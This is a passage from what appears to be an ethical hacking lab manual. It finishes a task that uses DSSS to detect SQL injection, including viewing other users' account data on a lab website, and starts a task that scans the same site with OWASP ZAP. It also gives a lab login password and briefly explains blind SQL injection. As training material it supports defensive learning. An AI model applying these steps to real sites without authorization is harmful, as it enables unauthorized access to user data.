



18. Switch to **Mozilla Firefox**; in a new tab, paste the copied link in the address bar and press **Enter**.

19. You will observe that information regarding available user accounts appears under the **View Profile** tab.



20. Scroll down to view the user account information for all users.





Note: In real life, attackers use blind SQL injection to access or destroy sensitive data. Attackers can steal data by asking a series of true or false questions through SQL statements. The results of the injection are not visible to the attacker. This type of attack can become time-intensive, because the database must generate a new statement for each newly recovered bit.

21. This concludes the demonstration of how to detect SQL injection vulnerabilities using DSSS.
22. Close all open windows and document all the acquired information.
23. Turn off the **Parrot Security** virtual machine.


Task 2: Detect SQL Injection Vulnerabilities using OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners and a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.

In this task, we will use OWASP ZAP to test a web application for SQL injection vulnerabilities.

Note: We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** machine.

1. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa$$w0rd** as password.
2. Click **Type here to search** icon ( ) on the **Desktop**. Type **zap** in the search field, the **Zap 2.11.1** appears in the results, press **Enter** launch it.




3. OWASP ZAP initialized and a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button, and click **Start**.

